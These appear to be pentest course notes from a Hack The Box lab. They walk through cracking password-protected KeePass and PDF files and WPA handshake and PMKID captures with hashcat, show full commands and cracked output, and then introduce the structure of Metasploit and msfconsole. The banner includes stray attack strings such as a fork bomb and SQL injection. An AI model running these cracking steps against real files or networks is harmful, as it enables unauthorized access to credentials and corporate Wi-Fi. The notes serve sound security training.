Started: Fri Aug 28 22:34:24 2020
Stopped: Fri Aug 28 22:34:48 2020
You can now use this password to extract the contents from the zip file.
Example 3 - Cracking Password Protected KeePass Files
You can extract the hashes using the compiled version of keepass2john tool or using the Python port keepass2john.py.
Hashcat supports the following hash names for KeePass databases, all designated by the same hash mode (13400):
- KeePass 1 AES / without keyfile
- KeePass 2 AES / without keyfile
- KeePass 1 Twofish / with keyfile
- KeePass 2 AES / with keyfile
d41y@htb[/htb]$ python keepass2john.py Master.kdbx
Master:$keepass$*2*60000*222*d14132325949a3b4efacdb2e729ec54403308c85654fe4ababccfb8ddc185d09*5c09bed9c98f8ee08aa7a71fe735b30849ec87e6cb7f1caa96d606ce9f077f7e*bd372d79d8aceea9689ad49428b8efde*28d21caedf25617db0833bd721a42c963e874e0b9fbe7fe1187a4a8ecb3b1d19*a539abd3cfd7ee5982fa28c44dd226ce05a1102d04a5f590eabf5138cd2a6403
Cracking the hash:
d41y@htb[/htb]$ hashcat -a 0 -m 13400 keepass_hash /opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.1.1) starting...
<SNIP>
$keepass$*2*60000*222*d14132325949a3b4efacdb2e729ec54403308c85654fe4ababccfb8ddc185d09*5c09bed9c98f8ee08aa7a71fe735b30849ec87e6cb7f1caa96d606ce9f077f7e*bd372d79d8aceea9689ad49428b8efde*28d21caedf25617db0833bd721a42c963e874e0b9fbe7fe1187a4a8ecb3b1d19*a539abd3cfd7ee5982fa28c44dd226ce05a1102d04a5f590eabf5138cd2a6403:1qazzaq1
Session..........: hashcat
Status...........: Cracked
Hash.Name........: KeePass 1 (AES/Twofish) and KeePass 2 (AES)
Hash.Target......: $keepass$*2*60000*222*d14132325949a3b4efacdb2e729ec...2a6403
Time.Started.....: Fri Aug 28 22:37:08 2020, (2 mins, 12 secs)
Time.Estimated...: Fri Aug 28 22:39:20 2020, (0 secs)
Guess.Base.......: File (/opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 430 H/s (3.75ms) @ Accel:256 Loops:64 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 56832/14344385 (0.40%)
Rejected.........: 0/56832 (0.00%)
Restore.Point....: 55296/14344385 (0.39%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:59968-60000
Candidates.#1....: gonoles -> jacoblee
Example 4 - Cracking Protected PDF Files
You can extract the hash of the passphrase using pdf2john.py.
d41y@htb[/htb]$ python pdf2john.py inventory.pdf | awk -F":" '{ print $2}'
$pdf$4*4*128*-1028*1*16*f7d77b3d22b9f92829d49ff5d78b8f28*32*d33f35f776215527d65155f79d9ed79800000000000000000000000000000000*32*6cfb859c107acaae8c0ca9ceec56fd91ff75fe7b1cddb03f629ca3583f59e52f
Hashcat supports a variety of compressed file formats such as:
| Mode | Target |
|---|---|
| 10400 | PDF 1.1 - 1.3 (Acrobat 2-4) |
| 10410 | PDF 1.1 - 1.3 (Acrobat 2-4), collider #1 |
| 10420 | PDF 1.1 - 1.3 (Acrobat 2-4), collider #2 |
| 10500 | PDF 1.4 - 1.6 (Acrobat 5-8) |
| 10600 | PDF 1.7 Level 3 (Acrobat 9) |
| 10700 | PDF 1.7 Level 8 (Acrobat 10-11) |
d41y@htb[/htb]$ hashcat -a 0 -m 10500 pdf_hash /opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.1.1) starting...
<SNIP>
$pdf$4*4*128*-1028*1*16*f7d77b3d22b9f92829d49ff5d78b8f28*32*d33f35f776215527d65155f79d9ed79800000000000000000000000000000000*32*6cfb859c107acaae8c0ca9ceec56fd91ff75fe7b1cddb03f629ca3583f59e52f:puppydog1
Session..........: hashcat
Status...........: Cracked
Hash.Name........: PDF 1.4 - 1.6 (Acrobat 5 - 8)
Hash.Target......: $pdf$4*4*128*-1028*1*16*f7d77b3d22b9f92829d49ff5d78...59e52f
Time.Started.....: Fri Aug 28 22:41:07 2020, (0 secs)
Time.Estimated...: Fri Aug 28 22:41:07 2020, (0 secs)
Guess.Base.......: File (/opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 244.2 kH/s (20.86ms) @ Accel:128 Loops:8 Thr:64 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 49153/14344385 (0.34%)
Rejected.........: 1/49153 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:64-70
Candidates.#1....: 123456 -> truckin
Cracking Wireless Handshakes
Hashcat can be used to successfully crack both the MIC (4-way handshake) and PKMID (1st packet/handshake).
Cracking MIC
When a client connecting to the wireless network and the wireless AP communicate, they must ensure that they both have/know the wireless nework key but are not transmitting the key across the network. They key in encrypted and verified by the AP.
To perform this type of offline cracking attack, you need to capture a valid 4-way handshake by sending deauthentication frames to force a client to disconnect from an AP. When the client reauthenticates, the attacker can attempt to sniff out the WPA 4-way handshake withouth their knowledge. This handshake is a collection of keys exchanged during the authentication process between the client and the associated AP.
These keys are used to generate a common key called the Message Integrity Check (MIC) used by an AP to verify that each packet has not been compromised and received in its original state.
The 4-way handshake is illustrated in the following diagram:

Once you have successfully captured a 4-way handshake with a tool such as airodump-ng, you need to convert it to a format that can be supplied to Hashcat for cracking. The format required is hccapx, and Hashcat hosts an online service to convert to this format: cap2hashcat online. To perform the conversion offline, you need the hashcat-utils repo from GitHub.
d41y@htb[/htb]$ ./cap2hccapx.bin
usage: ./cap2hccapx.bin input.cap output.hccapx [filter by essid] [additional network essid:bssid]
Next, you need to supply a packet capture file to the tool to convert to the .hccapx format to supply to Hashcat.
d41y@htb[/htb]$ ./cap2hccapx.bin corp_capture1-01.cap mic_to_crack.hccapx
Networks detected: 1
[*] BSSID=cc:40:d0:a4:d0:96 ESSID=CORP-WIFI (Length: 9)
--> STA=48:e2:44:a7:c4:fb, Message Pair=0, Replay Counter=1
--> STA=48:e2:44:a7:c4:fb, Message Pair=2, Replay Counter=1
--> STA=48:e2:44:a7:c4:fb, Message Pair=0, Replay Counter=1
--> STA=48:e2:44:a7:c4:fb, Message Pair=2, Replay Counter=1
--> STA=48:e2:44:a7:c4:fb, Message Pair=0, Replay Counter=1
--> STA=48:e2:44:a7:c4:fb, Message Pair=2, Replay Counter=1
--> STA=48:e2:44:a7:c4:fb, Message Pair=0, Replay Counter=1
--> STA=48:e2:44:a7:c4:fb, Message Pair=2, Replay Counter=1
Written 8 WPA Handshakes to: /home/mrb3n/Desktop/mic_to_crack.hccapx
With this file, you can then move on to cracking.
To attempt to crack this hash, you will use mode 22000, as the previous mode 2500 has been deprecated.
d41y@htb[/htb]$ hashcat -a 0 -m 22000 mic_to_crack.hccapx /opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.1.1) starting...
<SNIP>
18cbc1c03cd674c75bb81aee4a75a086:cc40d0a4d096:48e244a7c4fb:CORP-WIFI:rockyou1
62b1bb7345e110abaaf8304c096239b0:cc40d0a4d096:48e244a7c4fb:CORP-WIFI:rockyou1
be2430ce7a4ed2ddb36fc94373197add:cc40d0a4d096:48e244a7c4fb:CORP-WIFI:rockyou1
15c472b7641042af642fc9ec0b65b500:cc40d0a4d096:48e244a7c4fb:CORP-WIFI:rockyou1
Session..........: hashcat
Status...........: Cracked
Hash.Name........: WPA-PBKDF2-PMKID+EAPOL
Hash.Target......: mic_to_crack.hccapx
Time.Started.....: Wed Mar 9 11:20:36 2022 (0 secs)
Time.Estimated...: Wed Mar 9 11:20:36 2022 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 10052 H/s (8.25ms) @ Accel:128 Loops:512 Thr:1 Vec:8
Recovered........: 4/4 (100.00%) Digests
Progress.........: 2888/14344385 (0.02%)
Rejected.........: 2120/2888 (73.41%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:3-7
Candidates.#1....: 123456789 -> celtic07
Started: Wed Mar 9 11:20:26 2022
Stopped: Wed Mar 9 11:20:38 2022
Armed with this key, you can now attempt to authenticate to the wireless network and attempt to gain access to the internal corporate network.
Cracking PKMID
This attack can be performed against wireless networks that use WPA/WPA2-PSK and allows you to obtain the PSK being used by the targeted wireless network by attacking the AP directly. The attack does not require deauthentication of any users from the target AP. The PMK is the same as in the MIC attack but can generally be obtained faster and without interrupting any users.
The Pairwise Master Key Identifier (PMKID) is the AP’s unique identifier to keep track of the Pairwise Master Key used by the client. The PMKID is located in the 1st packet of the 4-way handshake and can be easier to obtain since it does not require capturing the entire 4-way handshake. PMKID is calculated with HMAC-SHA1 with the PMK used as a key, the string “PMK Name”, MAC address of the AP, and the MAC address of the station.

To perform PMKID cracking, you need to obtain the pmkid hash. The first step is extracting it from the capture file using a tool such as hcxpcapngtool from hcxtools. You can install hcxtools using apt: sudo apt install hcxtools.
This can be performed with the deprecated tool hcxpcaptool.
d41y@htb[/htb]$ git clone https://github.com/ZerBea/hcxtools.git
d41y@htb[/htb]$ cd hcxtools
d41y@htb[/htb]$ make && make install
d41y@htb[/htb]$ hcxpcapngtool -h
hcxpcapngtool 6.3.5-44-g6be8d76 (C) 2025 ZeroBeat
convert pcapng, pcap and cap files to hash formats that hashcat and JtR use
usage:
hcxpcapngtool <options>
hcxpcapngtool <options> input.pcapng
hcxpcapngtool <options> *.pcapng
hcxpcapngtool <options> *.pcap
hcxpcapngtool <options> *.cap
hcxpcapngtool <options> *.*
short options:
-o <file> : output WPA-PBKDF2-PMKID+EAPOL hash file (hashcat -m 22000)
get full advantage of reuse of PBKDF2 on PMKID and EAPOL
-E <file> : output wordlist (autohex enabled on non ASCII characters) to use as input wordlist for cracker
retrieved from every frame that contain an ESSID
-R <file> : output wordlist (autohex enabled on non ASCII characters) to use as input wordlist for cracker
retrieved from PROBEREQUEST frames only
-I <file> : output unsorted identity list to use as input wordlist for cracker
-U <file> : output unsorted username list to use as input wordlist for cracker
-D <file> : output device information list
format MAC MANUFACTURER MODELNAME SERIALNUMBER DEVICENAME UUID
-h : show this help
-v : show version
<SNIP>
Though the tool can be used for various tasks, you can use hcxpcapngtool to extract the hash as follows:
d41y@htb[/htb]$ hcxpcapngtool cracking_pmkid.cap -o pmkidhash_corp
reading from cracking_pmkid.cap...
summary capture file
--------------------
file name................................: cracking_pmkid.cap
version (pcapng).........................: 1.0
operating system.........................: Linux 5.7.0-kali1-amd64
application..............................: hcxdumptool 6.0.7-22-g2f82e84
interface name...........................: wlan0
interface vendor.........................: 00c0ca
weak candidate...........................: 12345678
MAC ACCESS POINT.........................: 0c8112953006 (incremented on every new client)
MAC CLIENT...............................: fcc23374f354
REPLAYCOUNT..............................: 63795
ANONCE...................................: 4e0fee9e1a8961ca63b74023d90ac081d8677ae748b7050a559cf481cf50d31f
SNONCE...................................: 90d86a9fc2a314df52b3b36b9080c88e90488594f0aa83e84196bfce8b90d1ac
timestamp minimum (GMT)..................: 17.07.2020 10:07:19
timestamp maximum (GMT)..................: 17.07.2020 10:14:21
used capture interfaces..................: 1
link layer header type...................: DLT_IEEE802_11_RADIO (127)
endianess (capture system)...............: little endian
packets inside...........................: 75
frames with correct FCS..................: 75
BEACON (total)...........................: 1
PROBEREQUEST.............................: 3
PROBERESPONSE............................: 1
EAPOL messages (total)...................: 69
EAPOL RSN messages.......................: 69
ESSID (total unique).....................: 3
EAPOLTIME gap (measured maximum usec)....: 172313401
EAPOL ANONCE error corrections (NC)......: working
REPLAYCOUNT gap (suggested NC)...........: 5
EAPOL M1 messages (total)................: 47
EAPOL M2 messages (total)................: 18
EAPOL M3 messages (total)................: 4
EAPOL pairs (total)......................: 41
EAPOL pairs (best).......................: 1
EAPOL pairs written to combi hash file...: 1 (RC checked)
EAPOL M12E2 (challenge)..................: 1
PMKID (total)............................: 45
PMKID (best).............................: 1
PMKID written to combi hash file.........: 1
You can check the contents of the file to ensure that you captured a valid hash:
d41y@htb[/htb]$ cat pmkidhash_corp
7943ba84a475e3bf1fbb1b34fdf6d102*10da43bef746*80822381a9c8*434f52502d57494649
Once again, you will perform a straightforward dictionary attack in an attempt to crack the WPA handshake. To attempt to crack this hash, you will use mode 22000, as the previous mode 16800 has been deprecated.
d41y@htb[/htb]$ hashcat -a 0 -m 22000 pmkidhash_corp /opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt.tar.gz
hashcat (v6.2.6) starting...
<SNIP>
7943ba84a475e3bf1fbb1b34fdf6d102:10da43bef746:80822381a9c8:CORP-WIFI:cleopatra
Session..........: hashcat
Status...........: Cracked
Hash.Name........: WPA-PBKDF2-PMKID+EAPOL
Hash.Target......: pmkidhash_corp
Time.Started.....: Wed Mar 9 11:27:21 2022 (1 sec)
Time.Estimated...: Wed Mar 9 11:27:22 2022 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 12563 H/s (3.49ms) @ Accel:1024 Loops:32 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 18130/14344385 (0.13%)
Rejected.........: 11986/18130 (66.11%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: 123456789 -> celtic07
Started: Wed Mar 9 11:27:20 2022
Stopped: Wed Mar 9 11:27:23 2022
The process with the now-deprecated hcxpcaptool is similar:
d41y@htb[/htb]$ hcxpcaptool -h
hcxpcaptool 6.0.3-23-g1c078e4 (C) 2020 ZeroBeat
usage:
hcxpcaptool <options>
hcxpcaptool <options> [input.pcap] [input.pcap] ...
hcxpcaptool <options> *.cap
hcxpcaptool <options> *.*
options:
-o <file> : output hccapx file (hashcat -m 2500/2501)
-O <file> : output raw hccapx file (hashcat -m 2500/2501)
this will disable all(!) 802.11 validity checks
very slow!
-k <file> : output PMKID file (hashcat hashmode -m 16800 new format)
-K <file> : output raw PMKID file (hashcat hashmode -m 16801 new format)
this will disable usage of ESSIDs completely
-z <file> : output PMKID file (hashcat hashmode -m 16800 old format and john)
-Z <file> : output raw PMKID file (hashcat hashmode -m 16801 old format and john)
this will disable usage of ESSIDs completely
-j <file> : output john WPAPSK-PMK file (john wpapsk-opencl)
-J <file> : output raw john WPAPSK-PMK file (john wpapsk-opencl)
this will disable all(!) 802.11 validity checks
very slow!
-E <file> : output wordlist (autohex enabled) to use as input wordlist for cracker
-I <file> : output unsorted identity list
-U <file> : output unsorted username list
-M <file> : output unsorted IMSI number list
-P <file> : output possible WPA/WPA2 plainmasterkey list
-T <file> : output management traffic information list
format = mac_sta:mac_ap:essid
-X <file> : output client probelist
format: mac_sta:probed ESSID (autohex enabled)
-D <file> : output unsorted device information list
format = mac_device:device information string
-g <file> : output GPS file
format = GPX (accepted for example by Viking and GPSBabel)
-V : verbose (but slow) status output
-h : show this help
-v : show version
<SNIP>
The syntax is a bit different, using the -z flag instead of -o for the output file. Using hcxpcaptool, you can extract the PMKID hash to run through Hashcat in the same way you did with the resultant hash from hcxpcapngtool.
d41y@htb[/htb]$ hcxpcaptool -z pmkidhash_corp2 cracking_pmkid.cap
reading from cracking_pmkid.cap
summary capture file:
---------------------
file name........................: cracking_pmkid.cap
file type........................: pcapng 1.0
file hardware information........: x86_64
capture device vendor information: 00c0ca
file os information..............: Linux 5.7.0-kali1-amd64
file application information.....: hcxdumptool 6.0.7-22-g2f82e84 (custom options)
network type.....................: DLT_IEEE802_11_RADIO (127)
endianness.......................: little endian
read errors......................: flawless
minimum time stamp...............: 17.07.2020 14:07:19 (GMT)
maximum time stamp...............: 17.07.2020 14:14:21 (GMT)
packets inside...................: 75
skipped damaged packets..........: 0
packets with GPS NMEA data.......: 0
packets with GPS data (JSON old).: 0
packets with FCS.................: 75
beacons (total)..................: 1
probe requests...................: 3
probe responses..................: 1
association responses............: 1
EAPOL packets (total)............: 69
EAPOL packets (WPA2).............: 69
PMKIDs (not zeroed - total)......: 1
PMKIDs (WPA2)....................: 45
PMKIDs from access points........: 1
best handshakes (total)..........: 1 (ap-less: 0)
best PMKIDs (total)..............: 1
summary output file(s):
-----------------------
1 PMKID(s) written to pmkidhash_corp
You can check the contents of the file to ensure that you captured a valid hash:
d41y@htb[/htb]$ cat pmkidhash_corp2
7943ba84a475e3bf1fbb1b34fdf6d102*10da43bef746*80822381a9c8*434f52502d57494649
From here you could run the file through Hashcat using mode 22000.
Metasploit
… is Ruby-based, modular penetration testing platform that enables you to write, test, and execute the exploit code. This exploit code can be custom-made by the user or taken from a database containing the latest already discovered and moularized exploits. The Metasploit Framework includes a suite of tools that you can use to test security vulns, enumerate networks, execute attacks, and evade detection. At its core, the Metasploit Project is a collection of commonly used tools that provide a complete environment for penetration testing and exploit development.
The modules mentioned are actual exploit PoCs that have already been developed and tested in the wild and integrated within the framework to provide pentesters with ease of access to different attack vectors for different platforms and services. Metasploit is not a jack of all trades but a swiss army knife with just enough tools to get you through the most common unpatched vulns.
Architecture
Data, Documentation, Lib
These are the base files for the framework. The data and lib are the functioning parts of the msfconsole interface, while the documentation folder contains all the technical details about the project.
Modules
… are split into separate categories and contained in the following folders:
d41y@htb[/htb]$ ls /usr/share/metasploit-framework/modules
auxiliary encoders evasion exploits nops payloads post
Plugins
… offer the pentester more flexibility when using msfconsole since they can easy be manually or automatically loaded as needed to provide extra functionality and automation during your assessment.
d41y@htb[/htb]$ ls /usr/share/metasploit-framework/plugins/
aggregator.rb ips_filter.rb openvas.rb sounds.rb
alias.rb komand.rb pcap_log.rb sqlmap.rb
auto_add_route.rb lab.rb request.rb thread.rb
beholder.rb libnotify.rb rssfeed.rb token_adduser.rb
db_credcollect.rb msfd.rb sample.rb token_hunter.rb
db_tracker.rb msgrpc.rb session_notifier.rb wiki.rb
event_tester.rb nessus.rb session_tagger.rb wmap.rb
ffautoregen.rb nexpose.rb socket_logger.rb
Scripts
Meterpreter functionality and other useful scripts.
d41y@htb[/htb]$ ls /usr/share/metasploit-framework/scripts/
meterpreter ps resource shell
Tools
Command-line utilities that can be called directly from the msfconsole.
d41y@htb[/htb]$ ls /usr/share/metasploit-framework/tools/
context docs hardware modules payloads
dev exploit memdump password recon
MSFconsole
Launching
d41y@htb[/htb]$ msfconsole
`:oDFo:`
./ymM0dayMmy/.
-+dHJ5aGFyZGVyIQ==+-
`:sm⏣~~Destroy.No.Data~~s:`
-+h2~~Maintain.No.Persistence~~h+-
`:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
./etc/shadow.0days-Data'%20OR%201=1--.No.0MN8'/.
-++SecKCoin++e.AMd` `.-://///+hbove.913.ElsMNh+-
-~/.ssh/id_rsa.Des- `htN01UserWroteMe!-
:dopeAW.No<nano>o :is:TЯiKC.sudo-.A:
:we're.all.alike'` The.PFYroy.No.D7:
:PLACEDRINKHERE!: yxp_cmdshell.Ab0:
:msf>exploit -j. :Ns.BOB&ALICEes7:
:---srwxrwx:-.` `MS146.52.No.Per:
:<script>.Ac816/ sENbove3101.404:
:NT_AUTHORITY.Do `T:/shSYSTEM-.N:
:09.14.2011.raid /STFU|wall.No.Pr:
:hevnsntSurb025N. dNVRGOING2GIVUUP:
:#OUTHOUSE- -s: /corykennedyData:
:$nmap -oS SSo.6178306Ence:
:Awsm.da: /shMTl#beats3o.No.:
:Ring0: `dDestRoyREXKC3ta/M:
:23d: sSETEC.ASTRONOMYist:
/- /yo- .ence.N:(){ :|: & };:
`:Shall.We.Play.A.Game?tron/
```-ooy.if1ghtf0r+ehUser5`
..th3.H1V3.U2VjRFNN.jMh+.`
`MjM~~WE.ARE.se~~MMjMs
+~KANSAS.CITY's~-`
J~HAKCERS~./.`
.esc:wq!:`
+++ATH`
`
=[ metasploit v6.1.9-dev ]
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 9 evasion ]
Metasploit tip: Use sessions -1 to interact with the last opened session
msf6 >
Engagement Structure

Modules
Syntax:
<No.> <type>/<os>/<service>/<name>
Index No.
the no. tag will be displayed to select the exploit you want afterward during your searches.
Type
… the type tag is the first level of segregation between Metasploit modules.
| Type | Description |
|---|---|
| Auxiliary | scanning, fuzzing, sniffing, and admin capabilties; offer extra assistance and functionality |
| Encoders | ensure that payloads are intact to their destination |
| Exploits | defined as modules that exploit a vuln that will allow for the payload delivery |
| NOPs | keep the payload sizes consistent across exploit attempts |
| Payloads | code runs remotely and calls back to the attacker machine to establish a connection |
| Plugins | additional scripts can be integrated within an assessment with msfconsole and coexist |
| Post | wide array of modules to gather information, pivot deeper, etc. |
Note that when selecting a module to use for payload delivery, the use <no.> command can only be used with the following modules that can be used as initiators:
- Auxiliary
- Exploits
- Post
OS
The OS tag specifies which OS and architecture the module was created for. Naturally, different OS require different code to be run to get the desired results.
Service
The service tag refers to the vulnerable service that is running on the target machine. For some modules such as the auxiliary or post ones, this tag can refer to a more general activity such as gather, referring to the gathering of creds.
Name
The name tag explains the actual action that can be performed using this module created for a specific purpose.
Module Searching
help
msf6 > help search
Usage: search [<options>] [<keywords>:<value>]
Prepending a value with '-' will exclude any matching results.
